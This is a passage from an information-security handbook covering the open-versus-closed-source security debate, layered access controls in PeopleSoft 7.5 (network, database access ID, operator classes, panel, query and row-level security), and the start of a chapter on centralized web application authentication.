However, taking the entire IT industry into account, there may not be more money available for security with open source solutions at all. Consider the macroeconomic case over the entire industry. With most open source solutions, there are developers working for a variety of companies around the world, including banks, law firms, and department stores. To realize the benefits of the many eyeballs argument, each of these different entities has to spend some amount of money in helping to secure open source solutions. Adding up all of these costs industrywide raises the overall price of security for open source software.

Now, consider the most common closed source economic model of centralized software development by commercial companies. Experienced, professional programmers work at these commercial software companies, devising patches for software for millions of users. These programmers realize economies of scale in devising security solutions for a wider base of users. Instead of having open source developers around the planet time-sliced, working on security, a smaller centralized group of programmers focused on security could do a better job more cost effectively in the grand scheme of things. By considering the entire universe of software development, the closed source model of patch development and distribution could be more cost effective overall, freeing up funds industrywide to spend on improving security.

Looking at the open source economic model even more closely, there is often little direct financial motivation or legal teeth to getting an open source developer to move in creating a fix for a problem. Suppose a malicious hacker discovers and widely publicizes a vulnerability, but due to your configuration and mix of features, it impacts only your organization and a handful of others. Motivating the open source community to fix it could be difficult, and hiring your own software development firm to address the issue is onerous. Your business is business, not writing software or hiring software development firms. With commercial closed source software, you can rely on and even push a vendor to release fixes. Unlike the typical open source world, if the commercial vendor is hesitant, you can threaten to stop using the products or even send nasty letters from your lawyers explaining how the vendor is increasing your risk. The vendor may be liable for negligence in not addressing your issue. With commercial closed source solutions, you have recourse to get action from the vendor, which you often do not have in the open source space.

Sorting It All Out

> WIRED: Linux fans believe their OS is secure because the code is reviewed by developers worldwide. Do more eyes mean more security?
>
> DE RAADT: I've been disagreeing with this point of view since the first time I heard it. The "more eyes" statement is like saying, "When more people walk the streets, there will be less crime." That only works when the crimes are obvious, like muggings, and when those people are cops. The little things get glossed over by the large number of eyes.
>
> **Theo De Raadt**
> *Founder and lead developer of the OpenBSD Operating System*[*]

So, where does my opinion fall in this high-stakes computer poker game, where powerful forces on either side vie for supremacy? On the one hand, we have the caricature of the entrenched, rich, and often imperial

[*] *Wired* interview, September 2002.

commercial closed source software companies, with enough additional money to fund think tanks. On the other side, we have the image of the ragtag open source zealots, with focus and drive rarely seen in the software industry. Although neither image is completely fair, these stereotypes often lead people to reach drastic conclusions about whom to trust in solving security issues. We need to look beyond the stereotypes while considering the arguments discussed throughout this chapter.

Carefully weighing the arguments, in my opinion, for all practical purposes, it is a wash, a dead tie. Of course, stating that opinion means that adherents of both sides of this issue will disagree with me. Such is life, I suppose. As is evidenced by the numerous notes to this chapter, both closed source and open source supporters are feverishly trying to drag security into their fight. I find it fascinating that both sides have recently zoomed in on security topics to help them win the debate in favor of their own ideal software model.

However, security is almost always independent of whether a product is closed source or open source. Some open source software is very vulnerable, and some has exemplary security. Some closed source solutions completely stink, while others are rock solid. What really matters here is the quality of the software development process and the conscientiousness of development team members. The old-fashioned issues of solid software design, careful implementation, and comprehensive testing are what matters, not whether the source code is available to the user base. Additionally, independent of the software development economic model, carefully configuring and maintaining the system are incredibly important to keeping it secure.

The Tie Will Remain for Quite a While

> The constant demand for novelty means that software is always in the bleeding-edge phase, when products are inherently less reliable.
>
> **— Charles C. Mann**[*]

This opinion of balance between the two sides is further bolstered by the current state of maturity of many widely used software products. Vendors (both open and closed source) are continuously releasing new and complex features every single day for operating systems, servers, browsers, and other tools. With this constant introduction of new features, we get a continual release of fresh security bugs in both open and closed source solutions. The many eyeballs of the open source community have a lot to look over, as do the closed source development teams. In this environment, security will continue to be a challenge, regardless of whether we use open or closed source products. We should continue to listen to the arguments on both sides of the issue. But keep in mind that they often cancel each other out under the huge load of new vulnerabilities discovered in tools released through each model, as well as the poor administration and maintenance found on many systems today.

PeopleSoft Security

Satnam Purewal

SECURITY WITHIN AN ORGANIZATION'S INFORMATION SYSTEMS ENVIRONMENT IS GUIDED BY THE BUSINESS AND DRIVEN BY AVAILABLE TECHNOLOGY ENABLERS. Business processes, functional responsibilities, and user requirements drive security within an application. This chapter highlights security issues to consider in a PeopleSoft 7.5 client/server environment, including the network, operating system, database, and application components.

Within the PeopleSoft client/server environment, there are several layers of security that should be implemented to control logical access to PeopleSoft applications and data: network, operating system, database, and PeopleSoft application security. Network, operating system, and database security depend on the hardware and software selected for the environment (Windows NT, UNIX, and Sybase, respectively). User access to PeopleSoft functions is controlled within the PeopleSoft application.

1. Network security controls:
   a. who can log on to the network
   b. when they can log on (via restricted logon times)
   c. what files they can access (via file rights such as execute-only, read-only, read/write, no access, etc.)
2. Operating system security controls:
   a. who can log on to the operating system
   b. what commands can be issued
   c. what network services are available (controlled at the operating system level)
   d. what files/directories a user can access
   e. the level of access (read, write, delete)
3. Database security controls:
   a. who can log on to a database
   b. which tables or views users can access
   c. the commands users can execute to modify the data or the database
   d. who can perform database administration activities

4. PeopleSoft online security controls:
   a. who can sign-on to PeopleSoft (via operator IDs and passwords)
   b. when they can sign-on (via operator sign-on times)
   c. the panels users can access and the functions they can perform
   d. the processes users can run
   e. the data they can query/update

NETWORK SECURITY

The main function of network security is to control access to the network and its shared resources. It serves as the first line of defense against unauthorized access to the PeopleSoft application.

At the network security layer, it is important to implement login controls. PeopleSoft 7.5 delivers limited authentication controls. If third-party tools are not going to be used to enhance the PeopleSoft authentication process, then it is essential that the controls implemented on this layer are robust.

The network servers typically store critical application data like client-executable programs and management reports. PeopleSoft file server directories should be set up as read-only for only those individuals accessing the PeopleSoft application (i.e., access should not be read-only for everyone on the network). If executables are not protected, unauthorized users could inadvertently execute programs that result in a denial-of-service. For this reason, critical applications used to move data should be protected in a separate directory. Furthermore, the PeopleSoft directories containing sensitive report definitions should be protected by only granting read access to users who require access.

DATABASE MANAGEMENT SYSTEM SECURITY

The database management system contains all PeopleSoft data and object definitions. It is the repository where organizational information resides and is the source for reporting. Direct access to the database circumvents PeopleSoft application security and exposes important and confidential information.

All databases compatible with the PeopleSoft applications have their own security system. This security system is essential for ensuring the integrity and accuracy of the data when direct access to the database is granted.

To reduce the risk of unauthorized direct access to the database, the PeopleSoft access ID and password must be secured, and direct access to the database should be limited to the database administrators (DBAs).

The access ID represents the account that the application uses to connect to the underlying database in order to access PeopleSoft tables. For

the access ID to update data in tables, the ID must have read/write access to all PeopleSoft tables (otherwise, each individual operator would have to be granted access to each individual table). To better understand the risk posed by the access ID, it helps to have an understanding of the PeopleSoft sign-on (or logon) process:

1. When PeopleSoft is launched on the user workstation, the application prompts for an operator ID and password. The ID and password input by the operator is passed to the database (or application server in three-tier environments).
2. The operator ID and password are validated against the PSOPRDEFN security table. If both are correct, the access ID and password are passed back to the workstation.
3. PeopleSoft disconnects from the DBMS and reconnects using the access ID and password. This gives PeopleSoft read/write access to all tables in the database.

The application has full access to all PeopleSoft tables, but the access granted to the individual operator is restricted by PeopleSoft application security (menu, process, query, object, and row-level security). Users with knowledge of the access ID and password could log on (e.g., via an ODBC connection) directly to the database, circumventing application security. The user would then have full access privileges to all tables and data, including the ability to drop or modify tables.

To mitigate this risk, the following guidelines related to the access ID and password should be followed:

- Procedures should be implemented for regularly changing the access ID password (e.g., every 30 days). At a minimum, the password must be changed anytime someone with knowledge of it leaves the organization.
- Ownership of the access ID and password should be assigned, preferably to a DBA. This person would be responsible for ensuring that the password is changed on a regular interval, and for selecting strong passwords. Only this person and a backup should know the password. However, the ID should never be used by the person to log on to the database.
- Each database instance should have its own unique access ID password. This reduces the risk that a compromised password could be used to gain unauthorized access to all instances.
- The access ID and password should not be hard-coded in cleartext into production scripts and programs. If a batch program requires it, store the ID and password in an encrypted file on the operating system and "point" to the file in the program.

- Other than DBAs and technical support personnel, no one should have or need a database ID and direct connectivity to the database (e.g., SQL tools).

OPERATING SYSTEM SECURITY

The operating system needs to be secured to prevent unauthorized changes to source, executable, and configuration files. PeopleSoft and database application files and instances reside on the operating system. Thus, it is critical that the operating system environment be secure to prevent unauthorized changes to source, executable, and configuration files.

PEOPLESOFT APPLICATION SECURITY

To understand PeopleSoft security, it is first essential to understand how users access PeopleSoft. To access the system, an operator ID is needed. The system will determine the level of access for which the user is authorized and allow the appropriate navigation to the panels.

Many organizations have users with similar access requirements. In these situations, an "operator class" can be created to facilitate the administration of similar access to multiple users. It is possible to assign multiple operator classes to users. When multiple operator classes are used, PeopleSoft determines the level of access in different ways for each component. The method of determining access is described below for each layer when there are multiple operator classes.

PeopleSoft controls access to the different layers of the application using operator classes and IDs. The term "operator profile" is used to refer, in general, to both operator IDs and classes. Operator profiles are used to control access to the different layers, which can be compared to an onion. Exhibit 12-1 shows these layers: Sign-on security, panel security, query security, row-level security, object security, field security, and process security. The outer layers (i.e., sign-on security and panel security) define broader access controls. Moving toward the center, security becomes defined at a more granular level.

The layers in Exhibit 12-1:

- Sign-on security provides the ability to set up individual operator IDs for all users, as well as the ability to control when these users can access the system.
- Panel security provides the ability to grant access to only the functions the user requires within the application.
- Query security controls the tables and data users can access when running queries.
- Row-level security defines the data that users can access through the panels they have been assigned.



Exhibit 12-1. PeopleSoft security onion.

- Object security defines the objects that users can access through the tools authorized through panel security.
- Field security is the ability to restrict access to certain fields within a panel assigned to a user.
- Process security is used to restrict the ability to run jobs from the PeopleSoft application.

Sign-on Security

PeopleSoft sign-on security consists of assigning operator IDs and passwords for the purpose of user logon. An operator ID and the associated password can be one to eight characters in length. However, the delivered sign-on security does not provide much control for accessing the PeopleSoft application.

PeopleSoft (version 7.5 and earlier) modules are delivered with limited sign-on security capabilities. The standard features available in many applications are not available within PeopleSoft. For example, there is no way to limit the number of simultaneous sessions a user can initiate with an operator ID. There also are no controls over the types of passwords that can be chosen. For example, users can choose one-character passwords or they can set the password equal to their operator ID. Users with passwords equal to the operator ID do not have to enter passwords at logon. If these users are observed during the sign-on process, it is easy to determine their passwords.

Many organizations have help desks for the purpose of troubleshooting common problems. With PeopleSoft, password maintenance cannot be decentralized to the help desk without also granting the ability to maintain operator IDs. This means that the help desk would also have the ability to change a user's access as well as the password. Furthermore, it's not possible to force users to reset passwords during the initial sign-on or after a password reset by the security administrator.

There are no intrusion detection controls that make it possible to suspend operator IDs after specified violation thresholds are reached. Potentially, intruders using the brute-force method to enter the system will go undetected unless they are caught trying to gain access while at the workstation.

Organizations requiring more robust authentication controls should review third-party tools. Alternatively, PeopleSoft plans to introduce password management features in version 8.0.

Sign-on Times. A user's session times are controlled through the operator ID or the operator class(es). In either case, the default sign-on times are 24 hours a day and 7 days a week. If users will not be using the system on the weekend or in the evening, it is best to limit access to the known work hours.

If multiple operator classes are assigned to operator IDs, attention must be given to the sign-times. The user's start time will be the earliest time found in the list of assigned operator classes. Similarly, the user's end time will be the latest time found in the list of assigned operator classes.

Delivered IDs. PeopleSoft is delivered with operator IDs with the passwords set equal to the operator ID. These operator IDs should be deleted because they usually have full access to business panels and developer tools. If an organization wishes to keep the delivered operator IDs, the password should be changed immediately for each operator ID.

Delivered Operator Classes. PeopleSoft-delivered operator classes also have full access to a large number of functional and development menus and panels. For example, most of these operator classes have the ability to maintain panels and create new panels. These operator classes also have the ability to maintain security.

These classes should be deleted in order to prevent them from being assigned accidentally to users. This will prevent users from getting these operator classes assigned to their profile in error.

Panel Security

There are two ways to grant access to panels. The first way is to assign menus and panels directly to the operator ID. The second way is to assign menus/panels to an operator class and then assign the operator class to



Exhibit 12-2. The PeopleSoft journal entry panel.

the operator ID. When multiple operator classes are assigned to a user, the menus granted to a user are determined by taking a union of all the menus and panels assigned from the list of operator classes assigned to the user. If a panel exists in more than one of the user's operator classes with different levels of access, the user is granted the greater access. This means if in one operator class the user has read-only access and in the other the user has update access, the user is granted update access. This capability allows user profiles to be built like building blocks. Operator classes should be created that reflect functional access. Operator classes should then be assigned according to the access the user needs.

Panel security is essentially column security. It controls access to the columns of data in the PeopleSoft tables. This is best described with an example. The PeopleSoft Journal Entry panel (see Exhibit 12-2) has many fields, including Unit, Journal, Date, Ledger, Long Description, Ledger Group, Ledger, Source, Reference Number, and Auto Generate Lines.

Exhibit 12-3 shows a subset of the columns in the table JRNL_HEADER. This table is accessible from the panel **Process Journals – Use – Journal Entry Headers** panel. The fields in this panel are only accessible by the user if they are displayed on the panel to which the user has access.

When access is granted to a panel, it is also necessary to assign *actions* that a user can perform through the panel. Exhibit 12-4 shows the actions that are

Action	Capability
Add	Ability to insert a new row
Update/Display	Ability to access present and future data
Update/Display All	Ability to access present, future, and historical data; updates to historical data are not permitted
Correction	Ability to access present, future, and historical data; updates to historical data are permitted



Exhibit 12-5. Assigning read-only access.

common to most panels. This table only shows a subset of all the actions that are available. Furthermore, not all of these actions are available on all panels.

From a security standpoint, correction access should be limited to select individuals in an organization because users with this authority have the ability to change historical information without maintaining an audit trail. As a result, the ability to change historical information could create questions about the integrity of the data. Correction should be used sparingly and only granted in the event that an appropriate process is established to record changes that are performed.

The naming convention of two of the actions (Update/Display, Update/Display All) is somewhat misleading. If a user is granted access to one or both of these actions, the user does not necessarily have update access. Update access also depends on the "Display Only" attribute associated with each panel. When a panel is assigned to an operator ID or operator class, the default access is update. If the user is to have read-only access to a panel, then this attribute must be set to "Y" for yes (see Exhibit 12-5 for an example). This diagram shows that the user has been assigned read-only access to the panels "JOURNAL_ENTRY_HEADER" and "JOURNAL_ENTRY_LINES." For the other highlighted panels, the user has been granted update capabilities.

The panels that fall under the menu group PeopleTools provide powerful authority (see Exhibit 12-6 for a list of PeopleTools menu items). These panels should only be granted to users who have a specific need in the production environment.

Query Security

Users who are granted access to the **Query** tool will not have the capability to run any queries unless they are granted access to PeopleSoft tables. This is done by adding *Access Groups* to the user's operator ID or one of the operator classes in the user's profile. Access Groups are a way of grouping related tables for the purposes of granting query access.

Configuring query security is a three-step process:

1. Grant access to the **Query** tool.
2. Determine which tables a user can query against and assign **Access Groups**.
3. Set up the Query Profile.

Sensitive organizational and employee data is stored within the PeopleSoft application and can be viewed using the **Query** tool. The challenge in setting up query security is consistency. Many times, organizations will spend a great deal of effort restricting access to panels and then grant access to view all tables through query. This amounts to possible unauthorized access to an organization's information. To restrict access in query to the data accessible through the panels may not be possible using the PeopleSoft delivered access groups. It may be necessary to define new access groups to enable querying against only the tables a user has been authorized to view. Setting up customized access groups will facilitate an organization's objective to ensure consistency when authorizing access.

The **Query Profile** helps define the types of queries a user can run and whether the user can create queries. Exhibit 12-7 displays an example of a profile. Access to the Query tool grants users the ability to view information that resides within the PeopleSoft database tables. By allowing users to create ad hoc queries can require high levels of system resources in order to run complex queries. The Query Profile should be configured to reduce the risk of overly complex queries from being created without being tuned by the database administrators.

The Query Profile has several options to configure. In the **PS/Query Use** box, there are three options. If a user is not a trained query user, then access should be limited to *Only Allowed to run Queries.* Only the more experienced users should be given the authority to create queries. This will reduce the likelihood that resource intensive queries are executed.

Row-level Security

Panel security controls access to the tables and columns of data within the tables but a user will be able to access all data within the columns of the tables on the panel. To restrict user access to data on a panel, row-level security should be established. Access is granted to data using control fields. For example, in Exhibit 12-8 the control field is "Unit" (or Business Unit). If a user is assigned to only the M02 business unit, that user would only be able to see the first four lines of data.

Row-level security is implemented differently in HRMS and Financials.

Human Resource Management System (HRMS) Row-level Security. In HRMS, the modules are delivered with row-level security activated. The delivered row-level security is based on a Department Security Tree and is hierarchical (see Exhibit 12-9). In this example, if a user is granted access to ABC manufacturing department, then the user would have access to the ABC manufacturing department and all of the child nodes. If access is granted to the department Office of the Director Mfg, then the user would have access to the Office of the Director Mfg as well as Corporate Sales, Corporate Marketing, Corporate Admin/Finance, and Customer Services. It is also possible to grant access to the department Office of the Direct Mfg. and then deny access to a lower level department such as Corporate Marketing.

It is important to remember that the organizational tree and the security tree in HRMS need not be the same. In fact, they should not be the same. The organizational tree should reflect the organization today. The security tree will have historical nodes that may have been phased out. It is important to keep these trees in order to grant access to the associated data.

Financials Row-level Security. In the Financials application, row-level security is not configured in the modules when it is delivered. If row-level

security is desired, then it is necessary to first determine if row-level security will be implemented at the operator ID or operator class level. Next, it is necessary to determine the control fields that will be used to implement row-level security. The fields available for row-level security depend on the modules being implemented. Exhibit 12-10 shows which module the options are available in.

Object Security

In PeopleSoft, an object is defined as a menu, a panel, or a tree. For a complete list of objects, see Exhibit 12-11. By default, all objects are accessible to users with access to the appropriate tools. This should not always be the case. For example, it is not desirable for the security administrator to update the organization tree, nor is it appropriate for an HR supervisor to update the department security tree. This issue is resolved through object groups. Object groups are groups of objects with similar security privileges. Once an object is assigned to an object group, it is no longer accessible unless the object group is assigned to the user.

Projects (J)
Translate Tables (X)
Query Definitions
Business Process Maps (U)
Business Processes (B)

In production, there should not be any access to development-type tools. For this reason, the usage of object security is limited in production. It is mainly used to protect trees. When users are granted access to the Tree Manager, the users have access to all the available trees. In production HRMS, this would mean access to the organization tree, the department security tree, and query security trees. In Financials, this means access to the query security trees and the reporting trees. To resolve this issue, object security is used to ensure that the users with access to Tree Manager are only able to view/update trees that are their responsibility.

Field Security

The PeopleSoft application is delivered with a standard set of menus and panels that provides the functionality required for users to perform their job functions. In delivering a standard set of menus and panels, there are occasions in which the access to data granted on a panel does not coincide with security requirements. For this reason, field-level security may need to be implemented to provide the appropriate level of security for the organization.

Field security can be implemented in two ways; either way, it is a customization that will affect future upgrades. The first option is to implement field security by attaching PeopleCode to the field at the table or panel level. This is complicated and not easy to track. Operator IDs or operator classes are hard-coded into the code. To maintain security on a long-term basis, the security administrator would require assistance from the developers.

The other option is to duplicate a panel, remove the sensitive field from the new panel, and secure access through panel security to these panels. This is the preferred method because it allows the security administrator control over which users have access to the field and it is also easier to track for future upgrades.

Process Security

For users to run jobs, it is necessary for them to have access to the panel from which the job can be executed. It is also necessary for the users to have the process group that contains the job assigned to their profile.

To simplify security administration, it is recommended that users be granted access to all process groups and access be maintained through panel security. This is only possible if the menus/panels do not contain jobs with varying levels of sensitivity. If there are multiple jobs on a panel and users do not require access to all jobs, then access can be granted to the panel and to the process group that gives access to only the jobs required.

SUMMARY

Within the PeopleSoft client/server environment, there are four main layers of security that should be implemented to control logical access to PeopleSoft applications: network, operating system, database, and application security. Network security is essential to control access to the network and the PeopleSoft applications and reports. Operating system security will control access to the operating system as well as shared services. Database security will control access to the database and the data within the database. Each layer serves a purpose and ignoring the layer could introduce unnecessary risks.

PeopleSoft application security has many layers. An organization can build security to the level of granularity required to meet corporate requirements. Sign-on security and panel security are essential for basic access. Without these layers, users are not able to access the system. Query security needs to be implemented in a manner that is consistent with the panel security. Users should not be able to view data through query that they cannot view through their authorized panels. The other component can be configured to the extent that is necessary to meet the organization's security policies.

Individuals responsible for implementing security need to first understand the organization's risk and the security requirements before they embark on designing PeopleSoft security. It is complex, but with planning it can be implemented effectively.

World Wide Web Application Security

Sean Scanlon

DESIGNING, IMPLEMENTING, AND ADMINISTERING APPLICATION SECURITY ARCHITECTURES THAT ADDRESS AND RESOLVE USER IDENTIFICATION, AUTHENTICATION, AND DATA ACCESS CONTROLS, HAVE BECOME INCREASINGLY CHALLENGING AS TECHNOLOGIES TRANSITION FROM A MAINFRAME ARCHITECTURE, TO THE MULTIPLE-TIER CLIENT/SERVER MODELS, TO THE NEWEST WORLD WIDE WEB-BASED APPLICATION CONFIGURATIONS. Within the mainframe environment, software access control utilities are typically controlled by one or more security officers, who add, change, and delete rules to accommodate the organization's policy compliance. Within the n-tier client/server architecture, security officers or business application administrators typically share the responsibility for any number of mechanisms, to ensure the implementation and maintenance of controls. In the Web application environment, however, the *application user* is introduced as a co-owner of the administration process.

This chapter provides the reader with an appreciation for the intricacies of designing, implementing, and administering security and controls within Web applications, utilizing a commercial third-party package. The manuscript reflects a real-life scenario, whereby a company with the need to do E-business on the Web goes through an exercise to determine the cost/benefit and feasibility of building in security versus adding it on, including all of the considerations and decisions made along the way to implementation.

HISTORY OF WEB APPLICATIONS: THE NEED FOR CONTROLS

During the last decade or so, companies spent a great deal of time and effort building critical business applications utilizing client/server architectures. These applications were usually distributed to a set of controlled, internal users, usually accessed through internal company resources or dedicated, secured remote access solutions. Because of the limited set of users and respective privileges, security was built into the applications or provided by third-party utilities that were integrated with the application. Because of the centralized and limited nature of these applications,

Exhibit 13-1. Considerations for large Web-based application development.

- Authenticating and securing multiple applications, sometimes numbering in the hundreds
- Securing access to applications that access multiple systems, including legacy databases and applications
- Providing personalized Web content to users
- Providing single sign-on access to users accessing multiple applications, enhancing the user experience
- Supporting hundreds, thousands, and even millions of users
- Minimizing the burden on central IT staffs and facilitating administration of user accounts and privileges
- Allowing new customers to securely sign-up quickly and easily without requiring phone calls
- Scalability to support millions of users and transactions and the ability to grow to support unforeseen demand
- Flexibility to support new technologies while leveraging existing resources like legacy applications, directory servers, and other forms of user identification
- Integration with existing security solutions and other Internet security components

management of these solutions was handled by application administrators or a central IT security organization.

Now fast-forward to current trends, where the Web and Internet technologies are quickly becoming a key component for companies' critical business applications (see Exhibit 13-1). Companies are leveraging the Web to enhance communications with customers, vendors, subcontractors, suppliers, and partners, as well as utilizing technologies to reach new audiences and markets. But the same technologies that make the Web such an innovative platform for enhancing communication also dictates the necessity for detailed security planning. The Web has opened up communication to anyone in the world with a computer and a phone line. But the danger is that along with facilitating communication with new markets, customers, and vendors, there is the potential that anyone with a computer and phone line could now access information intended only for a select few.

For companies that have only a few small applications that are accessed by a small set of controlled users, the situation is fairly straightforward. Developers of each application can quickly use directory- or file-level security; if more granular security is required, the developers can embed security in each application housing user information and privileges in a security database. Again, within this scenario, management of a small set of users is less time-consuming and can be handled by a customer service group or the IT security department.

However, most companies are building large Web solutions, many times providing front-end applications to multiple legacy systems on the back

end. These applications are accessed by a diverse and very large population of users, both internal and external to the organization. In these instances, one must move to a different mindset to support logon administration and access controls for hundreds, thousands, and potentially millions of users.

A modified paradigm for security is now a requirement for Web applications: accommodating larger numbers of users in a very noninvasive way. The importance of securing data has not changed; a sure way to lose customers is to have faulty security practices that allow customer information to be accessed by unauthorized outside parties. Further, malicious hackers can access company secrets and critical business data, potentially ruining a company's reputation. However, the new security challenge for organizations now becomes one of transitioning to electronic business by leveraging the Web, obtaining and retaining external constituents in the most customer-intimate and customer-friendly way, while maintaining the requirement for granular access controls and "least privilege."

HOW WEB APPLICATION SECURITY IT FITS INTO AN OVERALL INTERNET SECURITY STRATEGY

Brief Overall Description

Building a secure user management infrastructure is just one component of a complete Internet Security Architecture. While a discussion of a complete Internet Security Architecture (including network security) is beyond the scope of this chapter, it is important to understand the role played by a secure user management infrastructure. The following is a general overview of an overall security architecture (see Exhibit 13-2) and the components that a secure user management infrastructure can help address.

	Management	Security
End User 	• Reporting/Statistics • User Administration • Delegation • Self-Management	• Identification • Authentication
Application 	• Clustering • Policies & Profiles	• Access Controls • Content Filtering • Proxy Services
Data 	• Fault Tolerance • Reporting/Statistics	• Encryption • Auditing
Network 	• Fault Tolerance • Traffic Reporting • Intrusion Detection	• Authentication • Encryption • Auditing • Non-Repudiation

Exhibit 13-2. Internet Security Architecture.



Exhibit 13-3. Authentication time chart.

Authentication

A wide range of authentication mechanisms are available for Web systems and applications. As the Internet matures, more complex and mature techniques will evolve (see Exhibit 13-3). With home-grown developed security solutions, this will potentially require rewriting applications and complicated migrations to new authentication techniques as they become available.

The implementation of a centralized user management architecture can help companies simplify the migration of new authentication techniques by removing the authentication of users from the Internet applications. As new techniques emerge, changes can be made to the user management infrastructure, while the applications themselves would not need major updates, or updates at all.

WHY A WEB APPLICATION AUTHENTICATION/ACCESS CONTROL ARCHITECTURE?

Before deciding whether or not it is necessary to implement a centralized authentication and access control architecture, it is helpful to compare the differences between developing user management solutions for each application and building a centralized infrastructure that is utilized by multiple applications.

Characteristics of decentralized authentication and access control include:

- low initial costs
- quick to develop and implement for small-scale projects
- each application requires its own security solution (developers must build security into each new application)
- user accounts are required for each application
- user must log in separately to each application
- accounts for users must be managed in multiple databases or directories
- privileges must be managed across multiple databases or directories
- inconsistent approach, as well as a lower security level, because common tasks are often done differently across multiple applications
- each system requires its own management procedures increasing administration costs and efforts
- custom solutions may not be scalable as users and transactions increase
- custom solutions may not be flexible enough to support new technologies and security identification schemes
- may utilize an existing directory services infrastructure

Characteristics of centralization authentication and access control include:

- higher start-up costs
- more upfront planning and design required
- a centralized security infrastructure is utilized across multiple applications and multiple Web server platforms
- a single account can be used for multiple applications
- users can log in one time and access multiple applications
- accounts for multiple applications can be managed in a single directory; administration of accounts can easily be distributed to customer service organizations
- privileges can be managed centrally and leveraged over multiple applications
- consistent approach to security, standards are easily developed and managed by a central group and then implemented in applications
- developers can focus on creating applications without having to focus on building security into each application
- scalable systems can be built to support new applications, which can leverage the existing infrastructure
- most centralized solutions are flexible enough to support new technologies; as new technologies and security identification schemes are introduced, they can be implemented independent of applications

Exhibit 13-4. Project phases.

Phase	Tasks
Project planning and initiation	• Develop project scope and objectives • Outline resources required for requirements and design phase • Roles and responsibilities
Requirements	• Develop business requirements • Develop technical requirements • Develop risk assessment • Develop contingency plans • Prioritize requirements and set selection criteria • Roles and responsibilities
Product strategy and selection	• Decide on centralized versus decentralized strategy • Make or buy • Product evaluation and testing • Product selection • License procurement
Design	• Server architecture • Network architecture • Directory services • Directory services strategy • Architecture • Schema • Development environment standards • Administrative responsibilities • Account • Infrastructure
Implementation	• Administrative tools development • Server Implementation • Directory services implementation • Integration
Testing	• Functionality • Performance • Scalability and failover • Testing strategies • Pilot test
Post-implementation	• Ongoing support

PROJECT OVERVIEW

Purpose

Because of the diverse nature of users, data, systems, and applications that can potentially be supported by the centralized user management infrastructure, it is important to ensure that detailed requirements and project plans are developed prior to product selection and implementation (see Exhibit 13-4). Upfront planning will help ensure that all business and

